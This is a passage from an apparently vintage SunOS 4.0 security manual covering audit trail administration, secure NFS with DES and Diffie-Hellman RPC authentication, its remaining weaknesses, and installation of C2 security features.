The command

```
# audit -u username state
```

changes the audit state for all processes with the audit user ID *username* to be the specified *state*. An important fact to note is that any new logins by this user will negate the effect of this command, but only for that new session, not for all other processes still running for that user.

An example of usage: The administrator suspects that the user `btcat` has a program which runs setuid `root` and which allows him to read other user's mail files. The administrator executes the commands:

```
machine# su audit
audit% audit -u btcat all
audit% cd /etc/security/audit
audit% tail +0f `sed 's/.*://' <audit_data` | praudit -l -s
```

The audit trail scrolls past, and when the suspicious activity occurs the administrator can take appropriate actions.

Changing the Audit File

The command

```
# audit -n
```

causes the audit daemon to close the current audit file and start using a new audit file in the next available audit directory. The next available audit directory is listed in the audit daemon's internal directory list, which was formed the last time it read the `audit_control` file.

5.4. Looking at the Audit Trail

The command `praudit`(8) is the primary mechanism available for viewing the binary data contained in audit trails. Some hints on its usage are given here. The manual entry describes the program more fully.

Static Examination

With no parameters, `praudit` displays data in a way suited for formal reports or documenting particular results. It is recommended that this form only be used for small audit trails.

With the `-l` option it all comes out on a single line. This is handy for piping into `grep` or `awk`:

```
# praudit -l
```

A more compressed form of output results if the `-s` flag is supplied. This is generally useful only if the person readying the output is familiar with the short abbreviations used for audit classes.

For input into databases that want user ID numbers instead of names, the `-r` option provides information in its numeric form where possible. This includes user IDs, group IDs, and audit class and record types.

Watching on the Fly

To watch the audit trail as events occur issue the command

```
audit% tail +0f <audit trail> | praudit -l -s
```

where *audit trail* is the name of the current audit trail file found in `/etc/security/audit/audit_data`. One convenient way to get the name of the audit file is to invoke the following commands:

```
machine# su audit
audit% cd /etc/security/audit
audit% tail +0f `sed 's/.*://' <audit_data` | praudit -l -s
```


Remember that the user `audit` is not audited, so you cannot watch yourself if you are logged in as `audit`.

5.5. When Audit Filesystems Are Full

If all audit filesystems overflow, the best thing to do is to log in under the `audit` account, make a tape of a single audit trail, then delete it. This should free up enough space so auditing can continue. Note that becoming super-user or logging in as `root` doesn't help, because super-user actions are audited, causing the system to hang until there is space on an audit filesystem somewhere.

6

Secure Networking



6

Secure Networking

SunOS 4.0 includes an authentication system that greatly improves the security of network environments. The system is general enough to be used by other UNIX and non-UNIX systems. The system uses DES encryption and public key cryptography to authenticate both users and machines in the network. (DES stands for Data Encryption Standard.)

Public key cryptography is a cipher system that involves two keys: one public and the other private. The public key is published, while the private key is not; the private (or secret) key is used to encrypt and decrypt data. Sun's system differs from some other public key cryptography systems in that the public and secret keys are used to generate a common key, which is used in turn to create a DES key. DES is relatively fast, and optional Sun hardware is available to make it even faster.

6.1. Administering Secure NFS

This section describes what the system administrator must do in order to create a secure filesystem over the NFS. Basically, filesystems must be exported secure, then mounted secure.

1. Edit the `/etc/exports` file and add the `-secure` option for filesystems that should use DES authentication. Here's how a server might export secure home directories:

```
/home   -secure,access=engineering
```

In this example, `engineering` is the only network group with access to the `/home` filesystem.

2. For each client machine, edit `/etc/fstab` (or have users edit their own files) to include `secure` as a mount option on each secure filesystem. Here's how a client might mount secure home directories:

```
serv:/home/serv /home/serv nfs rw,secure,intr,bg 0 0
```

In this example, the `/home/serv` filesystem from server `serv` is mounted hard, read/write, and secure. If a client machine does not mount a secure filesystem as `secure`, everything works OK, except that users have access as `nobody` (user ID –2), rather than as themselves.

3. SunOS now includes the `/etc/publickey` database, which should contain three fields for each user: the user's netname, a public key, and an encrypted secret key. The corresponding Yellow Pages map is available to YP clients as `publickey.byname`, but the database should reside only on the YP master. Make sure `/etc/netid` exists on the YP master server. As normally installed, the only user is `nobody`. This is convenient administratively, because users can establish their own public keys using `chkey`(1) without administrator intervention. For even greater security, the administrator can establish public keys for everyone using `newkey`(8). Note that the Yellow Pages take time to propagate a new map, so it's a good idea to for users to run `chkey`, or for the administrator to run `newkey`, just before going home for the night.

4. Verify that the `keyserv`(8c) daemon was started by `/etc/rc.local` and is still running. This daemon performs public key encryption and stores the private key (encrypted, of course) in `/etc/keystore`:

```
% ps aux | grep keyserv
root   1354  0.0  4.1  128  296 p0 I  Oct 15 0:13 keyserv
```

   When users log in with `login` or remote log in with `rlogin`, these programs use the typed password to decrypt the secret key stored in `/etc/publickey`. This becomes the private key, and gets passed to the `keyserv` daemon. If users don't type a password for `login` or `rlogin`, either because their password field is empty or because their machine is in the `hosts.equiv` file of the remote host, they can still place a private key in `/etc/keystore` by invoking the `keylogin`(1) program. Administrators should take care not to delete `/etc/keystore` and `/etc/.rootkey` (the latter file contains the private key for `root`).

5. Note that all users (except `root`) must now invoke `yppasswd` instead of `passwd` to keep their secret key synchronized with their login password (out of necessity, `passwd` re-encrypts the secret key for `root`). As a consequence, it is a bad idea to have entries for individual users in local `/etc/passwd` files; it is better to use the default `/etc/passwd` as distributed with SunOS. Furthermore, it might be a good idea to move `yppasswd` over top of `passwd`, perhaps after renaming this venerable program `opasswd`.

6. When you reinstall, move, or upgrade a machine, save `/etc/keystore` and `/etc/.rootkey` along with everything else you normally save.

   Note that if you `login`, `rlogin`, or `telnet` to another machine, are asked for your password, and type it correctly, you've given away access to your own account. This is because your secret key is now stored in `/etc/keystore` on that remote machine. This is only a concern if you don't trust the remote machine. If this is the case, don't ever log in to a remote machine if it asks for your password. Instead, use NFS to remote mount the files you're looking for. At this point there is no `keylogout` command, even though there should be.

   The remainder of this chapter discusses the theory of secure networking, and is useful as a background for both users and administrators.

6.2. Security Shortcomings of NFS

Sun's Remote Procedure Call (RPC) mechanism has proved to be a very powerful primitive for building network services. The most well-known of these services is the Network File System (NFS), a service that provides transparent file-sharing between heterogeneous machine architectures and operating systems. The NFS is not without its shortcomings, however. Currently, an NFS server authenticates a file request by authenticating the machine making the request, but not the user. On NFS-based filesystems, it is a simple matter of running `su` to impersonate the rightful owner of a file. But the security weaknesses of the NFS are nothing new. The familiar command `rlogin` is subject to exactly the same attacks as the NFS because it uses the same kind of authentication.

A common solution to network security problems is to leave the solution to each application. A far better solution is to put authentication at the RPC level. The result is a standard authentication system that covers all RPC-based applications, such as the NFS and the Yellow Pages (a name-lookup service). Our system allows the authentication of users as well as machines. The advantage of this is that it makes a network environment more like the older time-sharing environment. Users can log in on any machine, just as they could log in on any terminal. Their login password is their passport to network security. No knowledge of the underlying authentication system is required. Our goal was a system that is as secure and easy to use as a time-sharing system.

Several remarks are in order. Given `root` access and a good knowledge of network programming, anyone is capable of injecting arbitrary data into the network, and picking up any data from the network. However, on a local area network, no machine is capable of packet smashing – capturing packets before they reach their destination, changing the contents, then sending packets back on their original course – because packets reach all machines, including the server, at the same time. Packet smashing is possible on a gateway, though, so make sure you trust all gateways on the network. The most dangerous attacks are are those involving the injection of data, such as impersonating a user by generating the right packets, or recording conversations and replaying them later. These attacks affect data integrity. Attacks involving passive eavesdropping – merely listening to network traffic without impersonating anybody – are not as dangerous, since data integrity had not been compromised. Users can protect the privacy of sensitive information by encrypting data that goes over the network. It's not easy to make sense of network traffic, anyway.

6.3. RPC Authentication

RPC is at the core of the new network security system, To understand the big picture, it's necessary to understand how authentication works in RPC. RPC's authentication is open-ended: a variety of authentication systems may be plugged into it and may coexist on the network. Currently, we have two: UNIX and DES. UNIX authentication is the older, weaker system; DES authentication is the new system discussed in this chapter. Two terms are important for any RPC authentication system: *credentials* and *verifiers*. Using ID badges as an example, the credential is what identifies a person: a name, address, birth date, etc. The verifier is the photo attached to the badge: you can be sure the badge has not been stolen by checking the photo on the badge against the person carrying it. In RPC, things are similar. The client process sends both a credential and a verifier to the server with each RPC request. The server sends back only a verifier, since

the client already knows the server's credentials.

UNIX Authentication

UNIX authentication was used by most of Sun's original network services. The credentials contain the client's machine-name, `uid`, `gid`, and group-access-list. The verifier contains **nothing!** There are two problems with this system. The glaring problem is the empty verifier, which makes it easy to cook up the right credential using `hostname` and `su`. If you trust all root users in the network, this is not really a problem. But many networks – especially at universities – are not this secure. The NFS tries to combat deficiencies in UNIX authentication by checking the source Internet address of `mount` requests as a verifier of the `hostname` field, and accepting requests only from privileged Internet ports. Still, it is not difficult to circumvent these measures, and NFS really has no way to verify the user-ID.

The other problem with UNIX authentication appears in the name UNIX. It is unrealistic to assume that all machines on a network will be UNIX machines. The NFS works with MS-DOS and VMS machines, but UNIX authentication breaks down when applied to them. For instance, MS-DOS doesn't even have a notion of different user IDs.

Given these shortcomings, it is clear what is needed in a new authentication system: operating system independent credentials, and secure verifiers. This is the essence of DES authentication discussed below.


DES Authentication

The security of DES authentication is based on a sender's ability to encrypt the current time, which the receiver can then decrypt and check against its own clock. The timestamp is encrypted with DES. Two things are necessary for this scheme to work: 1) the two agents must agree on what the current time is, and 2) the sender and receiver must be using the same encryption key.

If a network has time synchronization (Berkeley's TEMPO for example), then client/server time synchronization is performed automatically. However, if this is not available, timestamps can be computed using the server's time instead of network time. In order to do this, the client asks the server what time it is, before starting the RPC session, then computes the time difference between its own clock and the server's. This difference is used to offset the client's clock when computing timestamps. If the client and server clocks get out of sync to the point where the server begins rejecting the client's requests, the DES authentication system just resynchronizes with the server.

Here's how the client and server arrive at the same encryption key. When a client wishes to talk to a server, it generates at random a key to be used for encrypting the timestamps (among other things). This key is known as the *conversation key, CK*. The client encrypts the conversation key using a public key scheme, and sends it to the server in its first transaction. This key is the only thing that is ever encrypted with public key cryptography. The particular scheme used is described further on in this chapter. For now, suffice to say that for any two agents A and B, there is a DES key K_{AB} that only A and B can deduce. This key is known as the *common key,* K_{AB}.

Figure 6-1 *DES Authentication Protocol*



The figure above illustrates the authentication protocol in more detail, describing client A talking to server B. A term of the form $K(x)$ means x encrypted with the DES key K. Examining the figure, you can see that for its first request, the client's credential contains three things: its name A, the conversation key CK encrypted with the common key K_{AB}, and a thing called *win* (window) encrypted with CK. What the window says to the server, in effect, is this:

I will be sending you many credentials in the future, but there may be crackers sending them too, trying to impersonate me with bogus timestamps. When you receive a timestamp, check to see if your current time is somewhere between the timestamp and the timestamp plus the window. If it's not, please reject the credential.

For secure NFS filesystems, the window currently defaults to 30 minutes. The client's verifier in the first request contains the encrypted timestamp and an encrypted verifier of the specified window, *win*+1. The reason this exists is the following. Suppose somebody wanted to impersonate A by writing a program that instead of filling in the encrypted fields of the credential and verifier, just stuffs in random bits. The server will decrypt CK into some random DES key, and use it to decrypt the window and the timestamp. These will just end up as random numbers. After a few thousand trials, there is a good chance that the random window/timestamp pair will pass the authentication system. The window verifier makes guessing the right credential much more difficult.

After authenticating the client, the server stores four things into a credential table: the client's name A, the conversation key CK, the window, and the timestamp. The reason the server stores the first three things should be clear: it needs them for future use. The reason for storing the timestamp is to protect against replays. The server will only accept timestamps that are chronologically greater than the last one seen, so any replayed transactions are guaranteed to be rejected. The server returns to the client in its verifier an index ID into its credential table, plus the client's timestamp minus one, encrypted by CK. The client knows that only the server could have sent such a verifier, since only the server knows what timestamp the client sent. The reason for subtracting one from it is to insure that it is invalid and cannot be reused as a client verifier.

The first transaction is rather complicated, but after this things go very smoothly. The client just sends its ID and an encrypted timestamp to the server, and the server sends back the client's timestamp minus one, encrypted by *CK*.

6.4. Public Key Encryption

The particular public key encryption scheme Sun uses is the Diffie-Hellman method. The way this algorithm works is to generate a *secret key* SK_A at random and compute a *public key* PK_A using the following formula (*PK* and *SK* are 128 bit numbers and α is a well-known constant):

$$PK_A = \alpha^{SK_A}$$

Public key PK_A is stored in a public directory, but secret key SK_A is kept private. Next, PK_B is generated from SK_B in the same manner as above. Now common key K_{AB} can be derived as follows:

$$K_{AB} = PK_B^{SK_A} = (\alpha^{SK_B})^{SK_A} = \alpha^{(SK_A SK_B)}$$

Without knowing the client's secret key, the server can calculate the same common key K_{AB} in a different way, as follows:

$$K_{AB} = PK_A^{SK_B} = (\alpha^{SK_A})^{SK_B} = \alpha^{(SK_A SK_B)}$$

Notice that nobody else but the server and client can calculate K_{AB}, since doing so requires knowing either one secret key or the other. All of this arithmetic is actually computed modulo *M*, which is another well-known constant. It would seem at first that somebody could guess your secret key by taking the logarithm of your public one, but *M* is so large that this is a computationally infeasible task. To be secure, K_{AB} has too many bits to be used as a DES key, so 56 bits are extracted from it to form the DES key.

Both the public and the secret keys are stored indexed by netname in the Yellow Pages map `publickey.byname`; the secret key is DES-encrypted with your login password. When you log in to a machine, the `login` program grabs your encrypted secret key, decrypts it with your login password, and gives it to a secure local keyserver to save for use in future RPC transactions. Note that ordinary users do not have to be aware of their public and secret keys. In addition to changing your login password, the `yppasswd` program randomly generates a new public/secret key pair as well.

The keyserver `keyserv`(8c) is an RPC service local to each machine that performs all of the public key operations, of which there are only three. They are:

```
setsecretkey(secretkey)
encryptsessionkey(servername, des_key)
decryptsessionkey(clientname, des_key)
```

`setsecretkey()` tells the keyserver to store away your secret key SK_A for future use; it is normally called by `login`. The client program calls `encryptsessionkey()` to generate the encrypted conversation key that is passed in the first RPC transaction to a server. The keyserver looks up `servername`'s public key and combines it with the client's secret key (set up by a previous `setsecretkey()` call) to generate the key that encrypts

`des_key`. The server asks the keyserver to decrypt the conversation key by calling `decryptsessionkey()`. Note that implicit in these procedures is the name of caller, who must be authenticated in some manner. The keyserver cannot use DES authentication to do this, since it would create deadlock. The keyserver solves this problem by storing the secret keys by `uid`, and only granting requests to local root processes. The client process then executes a `setuid` process, owned by root, which makes the request on the part of the client, telling the keyserver the real `uid` of the client. Ideally, the three operations described above would be system calls, and the kernel would talk to the keyserver directly, instead of executing the `setuid` program.

6.5. Naming of Network Entities

The old UNIX authentication system has a few problems when it comes to naming. Recall that with UNIX authentication, the name of a network entity is basically the `uid`. These `uids` are assigned per Yellow Pages naming domain, which typically spans several machines. We have already stated one problem with this system, that it is too UNIX system oriented, but there are two other problems as well. One is the problem of `uid` clashes when domains are linked together. The other problem is that the super-user (with `uid` of 0) should not be assigned on a per-domain basis, but rather on a per-machine basis. By default, the NFS deals with this latter problem in a severe manner: it does not allow root access across the network by `uid` 0 at all.

DES authentication corrects these problems by basing naming upon new names that we call *netnames*. Simply put, a netname is just a string of printable characters, and fundamentally, it is really these netnames that we authenticate. The public and secret keys are stored on a per-netname, rather than per-username, basis. The Yellow Pages map `netid.byname` maps the netname into a local `uid` and group-access-list, though non-Sun environments may map the netname into something else.

We solve the Internet naming problem by choosing globally unique netnames. This is far easier then choosing globally unique user IDs. In the Sun environment, user names are unique within each Yellow Page domain. Netnames are assigned by concatenating the operating system and user ID with the Yellow Pages and ARPA domain names. For example, a UNIX system user with a user ID of 508 in the domain `eng.sun.COM` would be assigned the following netname: `unix.508@eng.sun.COM`. A good convention for naming domains is to append the ARPA domain name (COM, EDU, GOV, MIL) to the local domain name. Thus, the Yellow Pages domain `eng` within the ARPA domain `sun.COM` becomes `eng.sun.COM`.

We solve the problem of multiple super-users per domain by assigning netnames to machines as well as to users. A machine's netname is formed much like a user's. For example, a UNIX machine named `hal` in the same domain as before has the netname `unix.hal@eng.sun.COM`. Proper authentication of machines is very important for diskless machines that need full access to their home directories over the net.

Non-Sun environments will have other ways of generating netnames, but this does not preclude them from accessing the secure network services of the Sun environment. To authenticate users from any remote domain, all that has to be

done is make entries for them in two Yellow Pages databases. One is an entry for their public and secret keys, the other is for their local `uid` and group-access-list mapping. Upon doing this, users in the remote domain will be able access all of the local network services, such as the NFS and remote logins.

6.6. Applications of DES Authentication

The first application of DES authentication is a generalized Yellow Pages update service. This service allows users to update private fields in Yellow Page databases. So far the Yellow Pages maps `hosts`, `ethers`, `bootparams`, and `publickey` employ the DES-based update service. Before the advent of an update service for mail aliases, Sun had to hire a full-time person just to update mail aliases.

The second application of DES authentication is the most important: a more secure Network File System. There are three security problems with the old NFS using UNIX authentication. The first is that verification of credentials occurs only at mount time when the client gets from the server a piece of information that is its key to all further requests: the *file handle*. Security can be broken if one can figure out a file handle without contacting the server, perhaps by tapping into the net or by guessing. After an NFS file system has been mounted, there is no checking of credentials during file requests, which brings up the second problem. If a file system has been mounted from a server that serves multiple clients (as is typically the case), there is no protection against someone who has root permission on their machine using `su` (or some other means of changing `uid`) gaining unauthorized access to other people's files. The third problem with the NFS is the severe method it uses to circumvent the problem of not being able to authenticate remote client super-users: denying them super-user access altogether.

The new authentication system corrects all of these problems. Guessing file handles is no longer a problem since in order to gain unauthorized access, the miscreant will also have to guess the right encrypted timestamp to place in the credential, which is a virtually impossible task. The problem of authenticating root users is solved, since the new system can authenticate machines. At this point, however, secure NFS is not used for root filesystems. Root users of non-secure filesystems are identified by IP address.

Actually, the level of security associated with each filesystem may be altered by the administrator. The file `/etc/exports` contains a list of filesystems and which machines may mount them. By default, filesystems are exported with UNIX authentication, but the administrator can have them exported with DES authentication by specifying `-secure` on any line in the `/etc/exports` file. Associated with DES authentication is a parameter: the maximum window size that the server is willing to accept.

6.7. Security Issues Remaining

There are several ways to break DES authentication, but using `su` is not one of them. In order to be authenticated, your secret key must be stored by your workstation. This usually occurs when you login, with the `login` program decrypting your secret key with your login password, and storing it away for you. If somebody tries to use `su` to impersonate you, it won't work, because they won't be able to decrypt your secret key. Editing `/etc/passwd` isn't going to

help them either, because the thing they need to edit, your encrypted secret key, is stored in the Yellow Pages. If you log into somebody else's workstation and type in your password, then your secret key would be stored in their workstation and they could use `su` to impersonate you. But this is not a problem since you should not be giving away your password to a machine you don't trust anyway. Someone on that machine could just as easily change `login` to save all the passwords it sees into a file.

Not having `su` to employ any more, how can nefarious users impersonate others now? Probably the easiest way is to guess somebody's password, since most people don't choose very secure passwords. We offer no protection against this; it's up to each user to choose a secure password.

The next best attack would be to attempt replays. For example, let's say I have been squirreling away all of your NFS transactions with a particular server. As long as the server remains up, I won't succeed by replaying them since the server always demands timestamps that are greater than the previous ones seen. But suppose I go and pull the plug on your server, causing it to crash. As it reboots, its credential table will be clean, so it has lost all track of previously seen timestamps, and now I am free to replay your transactions. There are few things to be said about this. First of all, servers should be kept in a secure place so that no one can go and pull the plug on them. But even if they are physically secure, servers occasionally crash without any help. Replaying transactions is not a very big security problem, but even so, there is protection against it. If a client specifies a window size that is smaller than the time it takes a server to reboot (5 to 10 minutes), the server will reject any replayed transactions because they will have expired.

There are other ways to break DES authentication, but they are much more difficult. These methods involve breaking the DES key itself, or computing the logarithm of the public key, both of which would would take months of compute time on a supercomputer. But it is important to keep our goals in mind. Sun did not aim for super-secure network computing. What we wanted was something as secure as a good time-sharing system, and in that we have been successful.

There is another security issue that DES authentication does not address, and that is tapping of the net. Even with DES authentication in place, there is no protection against somebody watching what goes across the net. This is not a big problem for most things, such as the NFS, since very few files are not publically readable, and besides, trying to make sense of all the bits flying over the net is not a trivial task. For logins, this is a bit of a problem because you wouldn't want somebody to pick up your password over the net. As we mentioned before, a side effect of the authentication system is a key exchange, so that the network tapping problem can be tackled on a per-application basis.

6.8. Performance

Public key systems are known to be slow, but there is not much actual public key encryption going on in Sun's system. Public key encryption only occurs in the first transaction with a service, and even then, there is caching that speeds things up considerably. The first time a client program contacts a server, both it and the server will have to calculate the common key. The time it takes to compute the common key is basically the time it takes to compute an exponential modulo M.

On a Sun-3 using a 192-bit modulus, this takes roughly 1 second, which means it takes 2 seconds just to get things started, since both client and server have to perform this operation. This is a long time, but you have to wait only the first time you contact a machine. Since the keyserver caches the results of previous computations, it does not have to recompute the exponential every time.

The most important service in terms of performance is the secure NFS, which is acceptably fast. The extra overhead that DES authentication requires versus UNIX authentication is the encryption. A timestamp is a 64-bit quantity, which also happens to be the DES block size. Four encryption operations take place in an average RPC transaction: the client encrypts the request timestamp, the server decrypts it, the server encrypts the reply timestamp, and the client decrypts it. On a Sun-3, the time it takes to encrypt one block is about half a millisecond if performed by hardware, and 1.2 milliseconds if performed by software. So, the extra time added to the round trip time is about 2 milliseconds for hardware encryption and 5 for software. The round trip time for the average NFS request is about 20 milliseconds, resulting in a performance hit of 10 percent if one has encryption hardware, and 25 percent if not. Remember that is the impact on network performance. The fact is that not all file operations go over the wire, so the impact on total system performance will actually be lower than this. It is also important to remember that security is optional, so environments that require higher performance can turn it off.

6.9. Problems with Booting and `setuid` Programs

Consider the problem of a machine rebooting, say after a power failure at some strange hour when nobody is around. All of the secret keys that were stored get wiped out, and now no process will be able to access secure network services, such as mounting an NFS filesystem. The important processes at this time are usually root processes, so things would work OK if root's secret key were stored away, but nobody is around to type the password that decrypts it. The solution to this problem is to store root's decrypted secret key in a file, which the keyserver can read. This works well for diskful machines that can store the secret key on a physically secure local disk, but not so well for diskless machines, whose secret key must be stored across the network. If you tap the net when a diskless machine is booting, you will find the decrypted key. This is not very easy to accomplish, though.

Another booting problem is the single-user boot. There is a mode of booting known as single-user mode, where a `root` login shell appears on the console. The problem here is that a password is not required for this. With C2 security installed, a password is required in order to boot single-user. Without C2 security installed, machines can still be booted single-user without a password, as long as the entry for `console` in the `/etc/ttytab` file is labeled as physically `secure` (this is the default).

Yet another problem is that diskless machine booting is not totally secure. It is possible for somebody to impersonate the boot-server, and boot a devious kernel that, for example, makes a record of your secret key on a remote machine. The problem is that our system is set up to provide protection only after the kernel and the keyserver are running. Before that, there is no way to authenticate the replies given by the boot server. We don't consider this a serious problem,

because it is highly unlikely that somebody would be able to write this funny kernel without source code. Also, the crime is not without evidence. If you polled the net for boot-servers, you would discover the devious boot-server's location.

Not all `setuid` programs will behave as they should. For example, if a `setuid` program is owned by `dave`, who has not logged into the machine since it booted, then the program will not be able to access any secure network services as `dave`. The good news is that most `setuid` programs are owned by root, and since root's secret key is always stored at boot time, these programs will behave as they always have.

6.10. Conclusion

Our goal was to build a system as secure as a time-shared system. This goal has been met. The way you are authenticated in a time-sharing system is by knowing your password. With DES authentication, the same is true. In time-sharing the person you trust is your system administrator, who has an ethical obligation not to change your password in order to impersonate you. In Sun's system, you trust your network administrator, who does not alter your entry in the public key database. In one sense, our system is even more secure than time-sharing, because it is useless to place a tap on the network in hopes of catching a password or encryption key, since these are encrypted. Most time-sharing environments do not encrypt data emanating from the terminal; users must trust that nobody is tapping their terminal lines.

DES authentication is perhaps not the ultimate authentication system. In the future it is likely there will be sufficient advances in algorithms and hardware to render the public key system as we have defined it useless. But at least DES authentication offers a smooth migration path for the future. Syntactically speaking, nothing in the protocol requires the encryption of the conversation key to be Diffie-Hellman, or even public key encryption in general. To make the authentication stronger in the future, all that needs to be done is to strengthen the way the conversation key is encrypted. Semantically, this will be a different protocol, but the beauty of RPC is that it can be plugged in and live peacefully with any authentication system.

For the present at least, DES authentication satisfies our requirements for a secure networking environment. From it we built a system secure enough for use in unfriendly networks, such as a student-run university workstation environment. The price for this security is not high. Nobody has to carry around a magnetic card or remember any hundred digit numbers. You use your login password to authenticate yourself, just as before. There is a small impact on performance, but if this worries you and you have a friendly net, you can turn authentication off.

6.11. References

Diffie and Hellman, "New Directions in Cryptography," *IEEE Transactions on Information Theory IT-22,* November 1976.


Gusella & Zatti, "TEMPO: A Network Time Controller for a Distributed Berkeley UNIX System," *USENIX 1984 Summer Conference Proceedings,* June 1984.

National Bureau of Standards, "Data Encryption Standard," *Federal Information Processing Standards Publication 46,* January 15, 1977.

Needham & Schroeder, "Using Encryption for Authentication in Large Networks of Computers," *Xerox Corporation CSL-78-4*, September 1978.

A

Installing C2 Security Features



A

Installing C2 Security Features

A.1. Installing C2 Security

This appendix gives a brief outline of what the `suninstall` program actually does when you choose the `Security` software installation option. The reader should be familiar with the installation procedure, and an installation should already have been performed.

The Kernel

The only special requirement for a secure kernel is that `/vmunix` must be built with the configuration option `SYSAUDIT`. If you choose the `Security` option from `suninstall`, this is what you get. If your fail to make this choice, you should reinstall. Otherwise you would have to update the configuration file, run `config` to generate a new kernel makefile, run `make` to produce a new kernel containing security features, install the new kernel, and reboot.

Yellow Page Domains

For the C2 security features to work properly, you have to convert an entire YP domain at once, not just one machine or a subset of machines. Secure systems have updated YP daemons, which are installed automatically if you choose the `Security` option from `suninstall`.

New Programs

Certain programs must be installed in order to run a secure system. If you choose the `Security` option from `suninstall`, these programs get installed in the directory `/usr/etc`:

Program	*What it Does*
`C2conv`	Converts standard `passwd` and `group` files into the secure format, and sets up auditing.
`C2unconv`	Converts secure `passwd` and `group` files back to the standard format.
`audit`	Controls the audit daemon, including where audit trail files are written.
`auditd`	Audit daemon, the program responsible for writing audit trail files to monitor security-related events.
`praudit`	Takes audit trail as input and formats it into text for viewing and/or printing.
`audit_warn`	A shell script that warns the administrator when an audit filesystem becomes nearly full.
`rpc.pwdauthd`	Daemon to provide user and password authentication without exposing encrypted passwords.

The following header files also get installed in `/usr/include`:

File	*What it Does*
`grpadj.h`	Describes format of `group.adjunct` file.
`pwdadj.h`	Describes format of `passwd.adjunct` file.
`auevents.h`	Describes events that should be audited.
`sys/audit.h`	Describes the format of audit records.
`sys/label.h`	Describes the format of security labels.

A.2. Running `C2conv`

Once you have brought up SunOS with the `Security` software installation option, you should run the `C2conv` shell script to set up security auditing and take care of other details. Note that the `C2conv` script must be run by `root`, and should be run in single-user mode. Here's what `C2conv` does:

- It gets a list of clients who will be audited, including root locations.
- It creates directories and mounts filesystems where audit trails will go.
- It constructs a default list of events that should be audited.
- It sets `minfree`, the minimum free space on audit filesystems.
- It lists administrators who should be notified when `minfree` is violated.
- It creates the user account `audit` and the group `audit`.
- It splits off encrypted passwords from the `passwd` and `group` files into `passwd.adjunct` and `group.adjunct`.

The `C2conv` script provides a reasonable set of defaults, which you can override if you choose. Also, note that the effects of `C2conv` can be reversed with the `C2unconv` shell script.

Security Directories

The following directories are required for the operation of C2 security. These directories get created by `C2conv`, so you don't need to worry about them.

Pathname	*Owner*	*Group*	*Mode*
`/etc/security`	`root`	`wheel`	`0711`
`/etc/security/audit`	`audit`	`audit`	`0700`
`/etc/security/audit/`*`server`*`/files`	`audit`	`audit`	`0700`

In the third line, *server* should be the same as `hostname` if the audit trail is kept locally (on that machine). If all audit trails are kept on remotely mounted filesystems, no *server* will be the same as `hostname`. Instead, *server* should be the `hostname` of a remote machine.

Security Auditing

Before you run `C2conv`, you need to choose one or more audit server machines. It is best to designate an audit server with two large filesystems attached, or two audit servers each with a large filesystem attached. All clients on a network should use the same audit server or servers. The `C2conv` script will modify each client's `/etc/fstab` file so that clients always mount the proper audit filesystems. The `C2conv` script will also edit the `audit_control` file to describe directories to be used for auditing.

